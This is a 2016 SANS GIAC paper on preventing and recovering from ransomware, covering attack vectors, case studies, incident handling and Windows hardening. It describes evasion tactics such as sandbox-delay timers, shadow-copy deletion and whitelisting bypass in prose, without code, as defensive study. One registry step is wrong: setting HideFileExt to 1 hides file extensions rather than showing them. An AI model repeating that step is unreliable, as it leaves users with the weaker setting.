GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Security Essentials: Network, Endpoint, and Cloud (Security 401)"
at http://www.giac.org/registration/gsec

Ransomware

Protection and Prevention

GIAC (GSEC) Gold Certification

Author: Susan Bradley, sbradcpa@pacbell.net
Advisor: Chris Walker, chriswwalker@hotmail.com

Accepted: ________

Abstract

On a daily basis, a file gets clicked. An email attachment gets opened. A website gets browsed. Seemingly normal actions in every office, on every personal computer, can suddenly become a ransomware incident if the file or attachment or banner ad was intended to infect a system and all files that the user had access to by ransomware. What was once a rare occurrence, now impacts networks ranging from small businesses to large companies to governments.

This paper will discuss ways to prevent and protect a network from ransomware. The current attack methodologies will be discussed along with current solutions ranging from limiting the use of Adobe Flash, to email hygiene, web filtering as well as patch management and monitoring backups. While application whitelisting is currently not used widely, at this time, it is currently the only nearly complete effective means to block ransomware from a network. Future ransomware attacks are predicted to infect both traditional desktop computers as well as mobile computing platforms, and this paper will include a discussion of planning to protect current mode of attacks as well as theorizing about future modes of attack.

© 2016 SANS Institute, Author retains full rights.

© 2016 The SANS Institute Author retains full rights.

1. Introduction and history

The first identified use of a demand for funds to open up files taken over by an attacker had interesting origins from a biologist from Harvard and an even more interesting social impact. Dr. Joseph L. Popp sent floppy discs with a Trojan program that demanded a ransom to 20,000 recipients in 90 countries. Dr. Popp had a goal to gain more education for AIDS research and to provide alternative research organizations with additional funds. Iff you believe Investigators, he wanted to get back at the World Health Organization for rejecting him for a job. Regardless of the original intent, the foundation for future ransomware attacks was set.. While Dr. Popp's ransomware was based on symmetric cryptography and was reversible, future gains in cryptography meant that the next time we saw a widespread ransomware attack, they would be much less reversible.

In May 2005, Websense reported attacks on a computer system that were not readable by the user of the system. The only file left behind that was able to be read was a note demanding payment. The effectiveness of the attack proved to attackers it's worthiness as an attack methodology. The stage for future attacks was set.

2013 was the breakthrough year for ransomware attacks. CryptoLocker streamlined the ransomware process by adding the ability to pay the ransom using an electronic payment method called Bitcoin. This efficiency in collection meant that CryptoLocker was able to collect an estimated $5 million dollars for four months in 2013.

2016 is looking like it will be a banner year for ransomware. The Cisco 2016 Mid-year Cyber security report had a chilling statement that reinforces that Ransomware is here to stay:

"We expect the next wave of ransomware to be even more pervasive and resilient. Organizations and end users should prepare now by backing up their critical data and confirming that those backups will not be susceptible to compromise."

It is this author's opinion that other non-monetized destructive malware may cease to exist as the financial rewards of ransomware are so large and enticing to

© 2016 The SANS Institute Author retains full rights.

© 2016 SANS Institute, Author retains full rights.

encourage attackers to move away from destruction and concentrate instead on the rewards of attack.

2. Current attack techniques

Business networks are built like an egg. There is a hard network perimeter, but a soft inner sector that allows for lateral movement once an attacker gets inside. Gone are the worm attacks that allowed attackers to launch attacks from the Internet merely. Now the attacker must penetrate the network to gain a toehold. Attackers rely on the fact that we still do not set up our business networks as well as we could. We still share passwords, rarely use encryption, do not maintain and patch applications, still use older unpatched operating systems for key business applications, often do not segment networks to restrict access, and last, but not least, we do not backup key files or test out disaster recovery techniques on a regular basis.

2.1. Current ransomware attacks

At any point in time, there are multiple ransomware attacks going on. Each ransom attacker can use several means to launch their attacks, use different vectors to infect systems and ask for differing amounts of ransom, but all result in the same result of locking up files so that the computer user cannot access them. Current ransomware attacks include Cryptowall, Cerber, Locky, CryptXXX, Petya/Micha among other variants.

Other variants include CTB Locker and Linux encoder which has also been used in attacks on the Mac platform. While the Windows is the most attacked platform due to its prominence of use, Linux nor Macintosh platforms are not immune from ransom attacks.

CryptXXX, for example, is distributed by an exploit kit and malicious emails. Once the payload launches, the encryption doesn’t immediately occur. Rather it waits for 3,721 seconds to bypass sandbox analysis and another automatic testing. CryptXXX also is network aware and will encrypt files on the local drives as well as any network attached location including mapped drives, network resources, and even impact cloud-based backups and cloud synchronization techniques.

© 2016 The SANS Institute Author retains full rights.

© 2016 SANS Institute, Author retains full rights.

CryptXXX also can steal bitcoin credentials and stored passwords to browser-based offerings such as web email, instant messaging clients, email and FTP file transfer platforms.

2.2. Current infection vectors

Ransomware attacks depend on the current state of network insecurity and lack of management of our networks as well as the lack of controls of the devices that users interface with on a daily basis. Unpatched Java, unpatched Flash and lack of controls of emails mean that attackers can count on browsing attacks and email phishing to gain entry into our networks. Once inside our networks, they can count on two facts: We don't always ensure that our backups are functional, and we don't limit access to resources on the network. The user that inadvertently launches the ransomware attack exposes whatever files and resources that he or she has access to harm. Many ransomware variants also utilize the ability of scripts to delete or damage various administrative resources that allow for easier disaster recovery. Early ransomware variants were not aware of technology in Windows systems called "Shadow copies," Shadow copies is a versioning technique that allows an admin to be able to roll back to an earlier version. Ransomware now uses PowerShell to disable and delete these copies of the files making it more difficult to recover files especially when backups have not occurred with regularity.

Attackers can to inject malicious code into unpatched websites and servers containing vulnerable older versions of PHP, or other vulnerable code such as unpatched older versions of management software such as CPanel. They have also been known to inject malicious code into banner ads that are included in legitimate websites. Often sites sell advertising space to online advertising brokers which don't always check the quality and lack of vulnerability in code used in the advertising.

2.3. Case studies

Network consultant, **Marina Roos** from the Netherlands has been working with small businesses in that country and around the world for many years. She regularly sets up backup for her small business clients and checks it regularly for completion. The Locky Ransomware impacted her client. Fortunately, she had an

© 2016 The SANS Institute Author retains full rights.

© 2016 SANS Institute, Author retains full rights.

excellent backup routine on the network server and thus was able to quickly restore the impacted files. However, she was most surprised by how her customer was targeted:

"The thing is that the way this machine got 'infected' is very very handsome and not quite obvious. There was a mail in some info box from apparently a transport company and it was in perfect Dutch, and it had quite some details of this client. It then suggested clicking on a link where the client would find documents that would have the details of the package that couldn't be delivered (the client was anxiously waiting for a package). By clicking that link, the infection started.

I had a look at the headers, and they all seemed legit as well.

Further investigation by checking the website of that client showed that the website is not reachable (there is just a text message saying that because of maintenance the site cannot be accessed, not a 404) and upon reading the initial email there were some 'huh' moments, but not at first sight. The address does exist, the company however not in that place. (Attached is a pic of that email). The red link in that email is what the client clicked. Because he couldn't open the file or nothing happened, he replied to the sender. I have not tried that link myself and I won't.

The wildfire Locky will only hit obvious document files (Office, text), and some pictures (not .TIFF), no .ini files, no executables. Of course, it encrypted all kind of those files on the desktop as well as on shares and Dropbox."

Amy Babinchak has been a small business consultant for many years. She has been instrumental in organizing and maintaining the Ransomware Prevention Kit [http://www.thirdtier.net/ransomware-prevention-kit/] a collection of guidance, group policy settings, registry settings, and information to block where typically ransomware enters systems. Even with all of her guidance and expertise, there are times her clients get impacted by ransomware, often because they are not abiding by her recommendations. Her client had her laptop off the domain when ransomware got introduced by her client's actions of clicking on a malicious email. After cleaning up and restoring the system, she was surprised to find that files got

© 2016 The SANS Institute Author retains full rights.

encrypted for a second time on the laptop. Upon investigation, she found that the act of enabling offline files had placed the infection in a cached location and upon reconnecting the laptop to the domain had reactivated the cached files and thus reintroduced the ransomware to the network.

As a moderator for the listserv, www.patchmanagement.org, **Susan Bradley**, the author of this paper, receives many malicious emails and their attachments to an external, non-business email address that she uses for moderation. Thus she was excited to put to the test a newly built Windows 10 Professional edition that was participating in Microsoft's Advanced Threat Protection public beta. She had just received several obvious emailed that contained a zip file that then contained a javascript file. She uploaded the suspicious file to virustotal.com to determine if the file was malicious. At the time of uploading, there was only a detection rate of 5 vendors actively seeing the malicious file out of 45 different vendors. She segregated the virtual machine and isolated it from the network and then proceeded to launch the malicious payload via various means.

Knowing that using a web-based email client to download the malicious payload might trigger the SmartScreen technology in Windows 10, Susan decided to install an email client on the test Windows 10 and then attempted to open the zip file and launch the attack directly. To her dismay, the attack was successful and proceeded to encrypt all files on the system. While the public beta of the Advanced threat protection software from Microsoft was able to track what the ransomware did, it did not flag the infection in real time, nor did it flag the attack.

The infected system reached out to a malicious and suspicious Internet Address that a normal system should not and would not connect to. It was clear that even with Microsoft's latest operating system, it was no match for the typical attacks that ransomware uses to gain access to a system.

In three of these case studies (more details included in the appendix), the common element was a human clicking on a file attachment. Even with the modern operating system of Windows 10, without additional preventative measures, the operating system

© 2016 The SANS Institute Author retains full rights.

was no match for the malicious software. It was able to bypass and launch a successful attack on the Windows 10 system.

3. Handling an incident

Ransomware is no different than any other disaster recovery or intrusion incident. Too often the emphasis is placed on putting the computer system back to full operation and not in understanding the cause of what caused the problem in the first place. If one does not understand how one got attacked, one cannot then better protect themselves from another such attack. Thus when faced with a ransomware incident, not overlooking the need to understand how the incident occurred in the first place should not be overlooked. Keeping up to date with information and knowledge of how ransomware enters a network will also help to understand better and isolate where the incident first occurred. Resources such as bleepingcomputer.com's Ransomware information page (http://www.bleepingcomputer.com/virus-removal/threat/ransomware/) and Intel Security's https://www.nomoreransom.org/ can help to keep up to date on the latest ransomware techniques. However, keep in mind that threat intelligence often does not have the more recent threat information and thus one may be using historical attack patterns and not existing attack patterns.

3.1. Checklist for Ransomware incidents

When an incident occurs, it is often over in seconds, not minutes. Once the infection point occurs, the ransom uses the speed of the impacted computer to encrypt files that the system has access to quickly. Once it has completed its task, only then does the ransomware message show up on the screen. If the infection has originated from a user in the network clicking on an email or surfing on an infected website, often you can determine the origin merely by verbally questioning the actions of the person who infected the network. If you are not sure of the point of infection, often you can determine the point of infection by examining the owner of the encrypted files. The user or computer that originated the infection is the owner of the resulting encrypted file.

© 2016 The SANS Institute Author retains full rights.

© 2016 SANS Institute, Author retains full rights.

For any sized firm or any sized intrusion, a Company should have a computer incident checklist on hand that will ensure that nothing is forgotten while one is working through the incident. A ransomware checklist has been included in the Appendix at the end of this paper.

3.2. Investigation of options

After isolating the systems impacted by ransomware, it's key to understand the options a firm has. First, identify the ransomware so that one can identify the options a firm has. One can use a variety of online sites [such as https://id-ransomware.malwarehunterteam.com/ to identify the ransomware. Once identified one can then determine what options one has. Ransomware at this time does not damage files, merely encrypts the contents to make them unusable. Thus your options for recovery should first and foremost start with ensuring you have backup images or data so that you can roll the system back to to a time before the intrusion. If you have no backups, you must then investigate alternative options.

3.3. Determining impact of damage

One should begin to identify the locations in the network impacted by the ransomware. There are various methods for determining the impact ranging from PowerShell scripts reviewing the file changes on a network to various PowerShell scripts examining file structures. Recently, Rob Vandenbrink on the Infosec handlers blog posted a script on the Github site [https://github.com/robvandenbrink/Ransomware-Scan-and-Replicate] that reviewed files to identify those impacted by ransomware. Generally speaking whatever the individual who introduces the ransomware to the network has access to, is subject to possible impact. Thus it's key to review Windows file permissions and what the infection point had access to in the network.

3.4 Options for recovery

When anticipating any disaster, one should ensure that multiple recovery options are available and that the data that was on the machine can be recovered.

© 2016 The SANS Institute Author retains full rights.

© 2016 SANS Institute, Author retains full rights.

Thus before any incident has occurred ensure that one has multiple backups of data and multiple ways to recover. First and foremost one should have multiple backup methodologies. From on-premise backup to cloud backups, one should ensure that there are multiple backups. Ransomware will possibly take quite a bit of data that will then require to be restored and thus it may take some time to recover. Shadow copies is a Microsoft technology to provide backups while the system is in use. Requiring NTFS file systems, in the early versions of Ransomware, one could use Shadow Copy technology to roll back to a version of the files before the operating system got infected with Ransomware. Current versions of Ransomware make it a point to run a PowerShell command to delete shadow copies that the infected client has access to. Thus don't plan on using shadow copy technology to roll back to a previous non-impacted file.

3.5 Resources for possible recovery keys

In general, do not depend on recovery keys to be available. The only reason recovery keys can be obtained is if the command server has been obtained by authorities and the private encryption key has been obtained. If the ransomware is an older variant, the firm may be lucky and find de-encryption keys to undo the encryption. But be aware, un-encryption takes time and is not instantaneous. If the de-encryption key is available, it will be a lengthy process to restore each file to its pre-encryption status.

3.6 Last Resort techniques

Last but not least, when faced with a ransomware attack, one can always pay the ransom requested. However, one should always consider this an action of last resort and a sign that basic networking disaster recovery techniques did not exist in the firm. Thus this should not only be considered a failure of protection of the network, but it should also be considered a failure of basic operations of a network availability. With very few exceptions, the attackers will provide you with the

© 2016 The SANS Institute Author retains full rights.

necessary de-encryption keys once you provide the ransomware typically using bitcoin as payment. Any reputable online bitcoin processor can be used to pay the ransom.

3.7 Post-incident review

Once the dust has settled and the data and the network have been restored to full functionality, take time to have a post-incident review. It's key at this time to determine and review how the initial infection occurred. Interviews of the individuals who possibly brought the infection should be done to ascertain what actions were being done when the infection occurred.

While anti-virus software should not be depended upon to stop a ransomware infection, it still would be wise to contact the antivirus vendor to discuss detection and lack thereof. Discuss with management what options to take going forward to protect better and defend the network.

4. Prevention techniques and impact on systems

For any sized network, the key to prevention of ransomware is a multifaceted approach. There is no one single solution that is 100% positively guaranteed to protect a system from ransomware. While application whitelisting, a process whereby only approved software is allowed to run extremely great promise at this time to protect a system from Ransomware, it is not without increasing investigation by attackers to bypass application whitelisting. Thus with any of the following recommendations, one should not rely on just one solution, nor consider any one of them a "silver bullet" of protection. It is only with a constant review of a network's defenses can one keep one step ahead of the attackers. While the following items are key to protecting a network from attacks, one should keep constantly reviewing and adjusting the techniques as needed.

4.1. Patching or removal of vulnerable software

© 2016 The SANS Institute Author retains full rights.

First and foremost, follow the rule of thumb: Use it, patch it or lose it. If there is software on a machine that is in use, ensure that it is regularly maintained and patched using the security patches released by the software vendor. Several ransomware attackers are using vulnerability "cocktails" that go after unpatched Java, Flash and Silverlight deployments on Windows systems. Thus the first rule of defense should be to remove any and all third party software that is no longer needed in the network. In the case of Flash and Silverlight, these two media platforms are increasingly being replaced with HTML5 technology and thus you may be able to completely remove Silverlight, or do not deploy it at all on Windows platforms. In the case of Flash, ensure that you at a minimum change the browser to enable "click to run" so that the user gets prompted to run the flash in banner ads.

Install and use EMET, Microsoft's Enhanced mitigation experience toolkit, to block malicious code in Microsoft older browser, Internet Explorer. Consider deploying Windows 10 in 2017 when Microsoft will ship the Edge browser to take advantage of hardware virtualization and provide a sandbox for the Edge browser. For more details, see the attached appendix.

4.2. Backup

It cannot be stressed enough how important it is to have adequate backups in the case of a ransomware attack. Ransomware is effective because they can rely on the fact that their victims have not checked, maintained, or reviewed their backup strategy and in the case of small businesses, or individuals, it's often that they have no backups at all. Often there is a lack of understanding of where data is stored, how it is stored and, even without ransomware attacks, how hard drives and storage media can fail, is not permanent and thus there is a reliance and trust on mechanical systems that is often misplaced. Also too often software vendors make assumptions in regards to where data is stored and thus make recommendations on what to back up on a system when the key applications may not be located in the file storage locations that the operating system vendor recommends being used for backup. Take, as an example, the Microsoft Windows 10 platform. The operating system relies too much on a single, non-versioning

© 2016 The SANS Institute Author retains full rights.

consumer level of a cloud platform called "One Drive" that allows the user to store files on Microsoft's cloud storage. However unless you have made a backup of said files, should the system be attacked by ransomware, every location that the user has access to will be infected by ransomware. Unless the backup storage methodology includes a process called "versioning," one merely needs to roll the system back to a date and time right before the infection to get back as much of the data as possible. A backup methodology that allows for the setting of backup retention policies is key to ensuring that a system can be restored with a minimum of loss of data to the impacted system. Thus review the backups set up and ensure that versioning is enabled.

Depending on the needs of the firm, they may wish to not only backup servers and file storage locations but also workstations as well if they do not have a methodology for the redeployment of workstations. Several vendors offer desktop backup technologies to allow for recovery of impacted workstations. Alternatively, consider using Microsoft Deployment Technologies to redeploy impacted workstations after an infection.

Often with workstation and server infections, the goal is to put the network back online as soon as possible and thus when evaluating the impact of the infection and types of recovery methodologies planned, don't merely look for ways to remove the impacted files without rebuilding the entire impacted system. Having the tools in place ahead of time making it easy to deploy and reimage machines to a clean, pre-infection state is key to ensuring the long-term health of the network. Incidents will occur in your network. Therefore one needs to plan ahead of time for the worst possible recovery technique – that of rebuilding the entire network. Therefore having a tested versioning backup process so that one can recover and restore anything on the network will ultimately be a protection means for the resiliency of your network in the long run.

Don't overlook the key need for a strong, solid and tested backup and recovery plan. Many times this is the only way to recover from Ransomware effectively.

© 2016 The SANS Institute Author retains full rights.

4.3. NTFS file permissions

Often the basics of networking are overlooked in the zeal to get a user set up to use the network, or the business needs to get a task accomplished. However, often this is the very thing that introduces the greatest risk into a network. A network, especially one that has been set up and deployed by others, should be reviewed for the effective rights that a user has on the system. It's often said that with ransomware, all such attacks can be stopped if the business merely fired all of the employees. It's often someone clicking on something they should have never clicked on in the first place. If one could only set up a network that has no need for humans at all, the network would not be at risk for drive by browsing attacks. Given that this is not realistic, the next best thing to do is to review the NTFS file permissions on a network. Ensure that no user that might click or introduce risks to a firm have the ability also to have access to locations including backup locations, or other locations on the network that might impact negatively the operations of the network. If there is no need for a user to have rights to the storage location of the backup files on the network, then these NTFS file permissions should be removed. Also if the user has no need to have rights to a location on the network that, if encrypted by ransomware would cause major impact to a firm, there should be no need for the user to have these rights.

4.4. Review user rights

Traditionally networks were set up with all users having administrative rights to their local machines. The Microsoft Windows platform for many years had no concept of separation of duties; the user had complete rights to his or her system. Then starting from around the time that Windows 7 was released, Microsoft put forth a new concept called User Account Control. It introduced a user role that had less access to the system but yet could still function and performed their computing duties. All did not love UAC, but it served its intended purpose: It forced the software ecosystem into reviewing who had administrator access and why and

© 2016 The SANS Institute Author retains full rights.

© 2016 SANS Institute, Author retains full rights.

placed pressure on the software vendors to stop demanding administrator rights. For ransomware prevention, while it's key to once again ensuring your users do not have administrative rights, it's by no means a 100% effective means if these administrative rights have been removed. Nevertheless, if one still has a third party line of business applications that demand administrative rights, one can use a third party tool called LUA buglight to review these applications. This tool reviews the permissions that a file has and provides evidence such that the network admin can then adjust file registry keys and locations needed to be edited to allow the user to use the software without requiring the user to have administrative rights on their computer system.

4.5. Software restriction policies

Microsoft provides a mechanism to block software from running called software restriction policies. It allows the experienced user or network admin to set specific policies to block certain applications from executing. In the case of ransomware that behaves in a certain way, it allows the network admin to set locations that certain file types can't execute from. Thus even though this means of protection is not as effective as it once was, it's still recommended to use this process to enable better protection of a machine from malicious ransomware that writes to the AppData location. To protect the network, the %appdata%, %localappdata%, %temp%, %tmp%, ?:\System Volume Information" (System Volume Information) and ?:\$RECYCLE.BIN (Recycle Bin) locations should be locked down, and no normal user should be able to write to these locations.   To bypass the restrictions one can click on "Run as administrator"   to elevate and go around the restrictions.

These locations are the most common locations for malware to reside, they are also the most common locations a standard user has both WRITE and EXECUTE permission. White listed locations include, %systemroot%, %programfiles%, %programfiles(x86)% (for x64 Operating System), %localAppData%\Microsoft\OneDrive (for Windows 10). These locations are the

© 2016 The SANS Institute Author retains full rights.

default 'allow' locations in any Software Restriction Policy, with the addition, on a Windows 10 machine of the One Drive location.

By using Software restriction policies in this fashion, programs (e.g., .exe files) that reside in any of the blocked locations will not function. One can choose to whitelist an application, but please note if one whitelists an application and the user has both WRITE and EXECUTE to that location, a potential loophole has been introduced that could allow Malware to be installed and executed

4.6. Office Macro and file blocking

Recent ransomware has used a variety of attack techniques. One used most recently was the malicious use of Office Macros to launch and execute malicious software from the web. It's highly recommended to perform the following actions:

Begin by launching any Office software such as Word or Excel. Click on the File tab, and then on options. In the Trust Center, click Trust Center Settings. Then click on Disable all macros except digitally signed macros, click ok. Also, review the resources that Email providers provide to block malicious email attachments. Many ransomware attacks come from malicious email attachments and zip files that hide executables. Review what email hygiene options are available and at a minimum block the file extensions listed in the appendix.

Blocking can be done either at the mail server gateway or by an email hygiene service that filters the email before it enters into your system. Consider the use of larger mail services such as Google's Gmail or Microsoft's Office 365 to automatically provide email hygiene.

Conversely, in addition to providing file attachment blocking at the gateway mail level, consider adjusting the file extension setting for all computers in the network such that they showcase the actual file name, not the abbreviated file name. Launch Regedit.exe is ensuring that you approve the UAC prompt. Browse to HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced. Right click on HideFileExt and click on Modify. Change the value to a 1 and reboot. This will now set the system not to hide known file types and instead expose any double file extensions that may hide an executable.

© 2016 The SANS Institute Author retains full rights.

4.7. Solutions provided by Antivirus Vendors

Traditional antivirus is based on the premise that once an attack mechanism has been discovered; the attacker will attack in the same way again. In the case of ransomware, this is often not true. One day the ransomware attacks will be via email attachments of a certain type and style and another day the attacks will come via browser attacks using a blend of vulnerabilities to provide the means to introduce the ransomware. Antivirus vendors are now changing their methodologies and starting to incorporate file actions and impact to systems in their means to protect systems. However, this is still a somewhat reactionary means to protect from ransomware and is not always effective. Also, some of these new methodologies are not without false positives and side effects. Thus while it's wise to ensure that an antivirus software is chosen that included these newer "behavioral" detections, one should not depend on antivirus to protect the system from ransomware. Ransomware uses systems on a machine that are, typically when used in a non-malicious fashion, are normal technologies in a computer system. Encryption is normally used on all Windows platforms and cannot be removed. Scripting that allows the ransomware to perform it's encryption tasks quickly is a normal part of the operating system and to remove the features means that the administrator no longer has tools to control systems remotely.

There are some vendors that independently offer various features to prevent processes from hooking into the Windows kernel. However given recent trends with Windows 10 kernel mode features, it is recommended to test before deploying such prevention firm-wide. Windows 10 now has several features to ensure that software appropriately performs on a system and will prevent applications from setting themselves as default if they see the abnormal behavior.

4.8. PowerShell blocking

Ransomware is effective because it uses capabilities that are already on the operating system. For example, one tool that is often used to deploy Ransomware effectively is the use of PowerShell scripting. Some resources have recommended

© 2016 The SANS Institute Author retains full rights.

taking the draconian step of blocking PowerShell to protect the network thus from Ransomware attacks. This step, however, could place the network at greater risk due to the inability to remotely monitor and control workstations. While PowerShell was originally an add-on feature, it is now embedded into the operating system. This step should only be performed after researching and testing all side effects and impact to remote control and protection of systems.

Keep in mind that PowerShell by default, is only allowed to be run by an administrator, and secondly, can only be run if the execution policy allows it. However, there are some actions one can take if one is truly concerned about the overuse of PowerShell in a network. One can set up a PowerShell organizational unit in Group Policy and then set these users to be denied "Apply Group Policy" rights. As you need individuals or groups to have access to the ability to use PowerShell via Group policy, merely add or remove as needed. Please see the appendix for details on how to block PowerShell via group policy.

4.9 Windows scripting blocking

As always with any recommendation to change or adjust the defaults of an operating system, it is wise to test and ensure that no key functionality that is required by a firm or by users in the firm is removed or impacted by an adjustment. No different for the next suggested means to secure further your infrastructure: That of blocking Windows scripting. You can use registry keys to block scripting or change the use of "opens with" so that is rather taking a malicious action, instead a non-impactful action will occur. For more details on adjusting and blocking Windows scripting see the appendix. Ensure that you test the impact to your network before deploying this widely.

4.10 Javascript blocking

Recent Ransomware attacks have been using a variety of file types to launch malicious ransomware files. One recent set of attacks has used Javascript files to launch Ransomware. Be aware that this should not be confused with Oracles Java

© 2016 The SANS Institute Author retains full rights.

software. Javascript instead is "an object-oriented computer programming language commonly used to create interactive effects within web browsers." There are several actions one can take to provide protection from malicious javascript. If these .js files are entering the network via email attachments, first and foremost one needs to ensure that an email hygiene service is used to filter the emails entering the network. If additional action is needed, then one should follow the steps noted above and adjust the file extension of .js to be opened with notepad.

However there is another means that malicious javascript can enter a network, via the browser. One should review the filtering options of the firewall in the network (see section 4.14 for more details) but if an attack is targeted and of concern, the administrator can take offensive action and block javascript in browsers as noted in the appendix.

4.11 Sandboxing

Sandboxing, the use of software to isolate applications away from the operating system to ensure that there is nothing malicious in the application is not new. However, it is becoming more mainstream. Software such as http://www.sandboxie.com/ allows you to isolate email programs and browser programs away from the operating system. However, this may not be controllable enough for enterprises. Thus enterprises may need to look to Microsoft's Windows 10 Device Guard technologies for similar techniques of sandboxing applications away from the operating system.

Windows 10 device guard is a bundle of technologies to ensure that malicious software does not impact the kernel and bios of an operating system. Device guard does require that one has Windows 10 Enterprise, this is a product that requires either expensive volume licensing to be in place or purchase of a subscription to Windows 10 Enterprise. While an effective blocking tool for some types of malicious software it is not effective for all types of ransomware that have been noted in the wild.

© 2016 The SANS Institute Author retains full rights.

© 2016 SANS Institute Author retains full rights.

4.12 Privilege management

In typical Windows networks, there is always need to have Administrative rights to install software, make adjustments or perform other administrative functions. However, there is typically never need to run as administrator for day to day tasks. One should always set up any network with the least privilege view in mind. Local administrator passwords should not be shared, and management of these passwords should be planned for. Microsoft has a Local Administrator password toolkit (https://www.microsoft.com/en-us/download/details.aspx?id=46899) that provides the ability for a network admin to set random passwords for local administrators on each machine. Passwords are stored in Active Directory (AD) and protected by ACL, so only eligible users can read it or request its reset. Thus if there is a malicious software that harvests the credentials or cached credentials on any single one machine, they are unable to gain access to the next machine in the network. At no time should anyone in the network be running a workstation with domain administrator credentials.

Furthermore, at no time should any user or administrator in a network not be required to have User Account Control enforcement. No one in the network should be able to bypass User Account Control (UAC) to access any information.

4.13 Pass the hash protections

In Windows operating systems, the operating system often uses cached credentials or hashes in authentication. Attackers often find ways to access these hash values and reuse them to authenticate throughout the network. Called "pass the hash" this technique has been seen in some targeted firm ransomware attacks especially in healthcare where the attackers see a higher value target. Microsoft hardened the operating system in Windows 8.1 to prevent these credentials from being passed along and then backported this technology to Windows 7. To ensure that a network is protected from passing the hash attacks, there are several whitepapers to follow. Microsoft provides guidance at https://www.microsoft.com/security/sir/strategy/default.aspx#!password_hashes.

© 2016 The SANS Institute Author retains full rights.

4.14 Firewall protections

A Windows network is a very chatty thing. On a regular basis, workstations are sending packets to the domain controller, to each other, to various servers on the Internet. Most of the time this traffic is not malicious, and It's perfectly fine to let a workstation send and receive packets from various systems on the Internet. For example, a workstation communicating with Microsoft is often connecting merely to receive corrective updates and thus the network packets can be sent and received knowing that such traffic is clean and not laden with malware. There is no nefarious reason intended by the Microsoft Servers. Thus the packets can be easily trusted. In the case of ransomware, often the first telltale sign of an infection is a workstation connecting to a command and control server for more instructions. If one can disrupt the communication channel between the workstation impacted and the command and control server, the malicious activity can often be intercepted.

Thus ensuring that one reviews how both the workstation and the network firewall is set up is key to preventing many ransomware infections. In a firm setting, ensure that the firewall deployed is a version called "unified threat gateway." These UTG systems often include web filtering, hygiene email filtering, and other features that allow the firm to scan better and review Internet traffic inside a network.

For some devices in the network, one may wish to set up virtual networks and a separate connectivity to further isolate and defend a network. For others, one may wish to set up egress filtering and only allow the traffic and packets that are needed for the use of a device on a network. Consider setting up egress filtering on key servers and workstations to ensure that they do not connect to command and control servers or Tor networks to obtain their commands and encryption. Consider also preventative geo screening and limiting access to the computer to only those countries that the firm needs to do business with. Be aware, however, that some vendors are starting to use networks across the globe and thus one may find that these egress filtering needs to be tailored to connect to updating servers and other networks as needed.

© 2016 The SANS Institute Author retains full rights.

4.15 FSRM file screening

FSRM or File Server Resource Manager can be used both to monitor for ransomware files and alert you when major changes have been made to the system. As noted in http://jpelectron.com/sample/Info%20and%20Documents/Stop%20crypto%20badware%20before%20it%20ruins%20your%20day/1-PreventCrypto-Readme.htm The File Server Resource Manager is in every version of Windows Server since Server 2003 R2. Install the role or application and then set up a group to perform the file screening. Because of Ransomware's changing nature, the list of file extensions to monitor can and will change. Please see the appendix for the list that as current as of September 2016.

4.16 Application whitelisting

At this time application whitelisting is one of the most effective ways to prevent and defend from ransomware. However, it is not without deployment costs and issues. For those running Windows operating systems, only Windows Enterprise systems can participate in application whitelisting and the newly named Device guard designed to block and defend from malicious code getting onto systems. In the past Enterprise versions of Windows were typically only found in large enterprises, however now Microsoft has seen with cloud services a way to make additional revenue streams by changing how firms can purchase Enterprise Edition. In the Windows 7 era, app locker required Enterprise version as well. Once one had to be a volume license customer and purchase a certain minimum number of Enterprise licenses to purchase this version. Now Microsoft is releasing a subscription model for Windows Enterprise allowing the customer to purchase Enterprise on a month to month basis. This makes obtaining the licenses necessary to deploy Application whitelisting much easier, but not necessarily the deployment of Application whitelisting itself. The Microsoft solution https://technet.microsoft.com/en-us/library/ee791835(v=ws.10).Apex requires the ability to identify the applications that need to run on the network. Creating the

© 2016 The SANS Institute Author retains full rights.

rulesets can be cumbersome and if the firm constantly adds new applications, can be daunting to manage. However, it is an effective means to block ransomware from a system as it changes the current system whereby our software ecosystem is trusted by default and systems only look for malicious software, to one whereby no software is trusted, and systems must be told what applications can be trusted. It is my personal prediction that this model will be how we will deploy systems in the future.

4.16.1. Alternatives to Whitelisting

Other third party vendors have come up with interesting solutions to the problem of building a trust model. One such vendor, whitecloudsecurity.com, uses a model that builds the trust of applications from systems that are trusted as well. It follows the Microsoft model of following code signing certificates to trust a vendor's code. However, it builds on this solution by allowing customers of managed service providers to trust another person's computer code. Thus the managed service provider can build a clean image, and utilize White Cloud Security's interface to inventory and build hash values for all of the software on a clean system. Then this is uploaded to their online portal and any other computer that then trusts the security of the imaging system will automatically have the software on the machine "whitelisted" and able to run.

4.16.2 Vendor solutions

More and more vendors are starting to integrate sandboxing and whitelisting into solutions with various degrees of success. Antivirus vendors are starting to reposition their products with more code targeted to isolate and defend the network from ransomware. This repositioning doesn't come without side effects as the vendors begin to deliver new solutions. Often the products throw off false positives and isolate applications that ultimately ends up being good software code.

4.16.3 Impact of computers and network

© 2016 The SANS Institute Author retains full rights.

Application whitelisting can and does cause users to have times when they cannot run the application they need to run because the key application they want to run has not been "whitelisted" by the security solution. As a result productivity and business may be impacted by any application whitelisting platform. Any solution needs to have the ability to have ways for the network admin to remediate any issues that are caused by the app whitelisting platform. Often this can be done remotely or via a console. But management needs to embrace the process and understand it may have an impact on efficiency if not rolled out correctly.

4.16.4 Targeted attacks to app whitelisting

As a result of the increase of use of application whitelisting, there is beginning to be discussions regarding attacks that bypass application is whitelisting. Application whitelisting provides rules that rely on Publisher, Path, and File hash values. Attackers are beginning to use DLL hijacking whereby an attacker can execute the application from an untrusted directory merely because the app is trusted. The same concept can allow an attacker to bypass application whitelisting. Microsoft has patched several of these all loading library attacks, and I expect more in the coming years.

4.17 Alternative platforms

While this whitepaper provides information primarily in regards to the Microsoft platform, no computing platform is immune to ransomware. Attackers follow where the money is and who has more desktops deployed. As we move to Online vendors exclusively and the platform of our desktop is more irrelevant, then I predict the next targeted attacks will go after cloud services. Mobile ransomware has already been seen. Cloud services when they are connected to users and permissions such that the user has access to the location are similarly attacked.

5. Future predictions

© 2016 The SANS Institute Author retains full rights.

